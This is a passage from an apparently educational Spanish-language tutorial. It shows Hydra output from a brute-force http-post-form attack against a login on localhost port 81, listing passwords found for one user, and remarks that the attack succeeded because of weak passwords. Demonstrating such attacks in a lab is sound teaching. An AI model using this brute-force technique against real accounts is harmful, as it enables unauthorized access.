[81][http-post-form] host: localhost login: Xabiunzi password: 0240324
[81][http-post-form] host: localhost login: Xabiunzi password: 024035
[81][http-post-form] host: localhost login: Xabiunzi password: 024042024
[81][http-post-form] host: localhost login: Xabiunzi password: 0240503
[81][http-post-form] host: localhost login: Xabiunzi password: 0240524
[81][http-post-form] host: localhost login: Xabiunzi password: 0240424
[81][http-post-form] host: localhost login: Xabiunzi password: 024042
[81][http-post-form] host: localhost login: Xabiunzi password: 024044
[81][http-post-form] host: localhost login: Xabiunzi password: 0240514
[81][http-post-form] host: localhost login: Xabiunzi password: 024052024
[81][http-post-form] host: localhost login: Xabiunzi password: 024053
[81][http-post-form] host: localhost login: Xabiunzi password: 024054
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-21 10:52:
08
diego@diego-HP-Laptop-15s-fq4xxx:~$
```

Como podemos ver, el ataque ha sido exitoso y hemos obtenido la contraseña del usuario. Obviamente, este ataque ha sido muy sencillo ya que se utiliza contraseñas muy débiles, pero nos sirve para ver que es posible realizar este tipo de ataques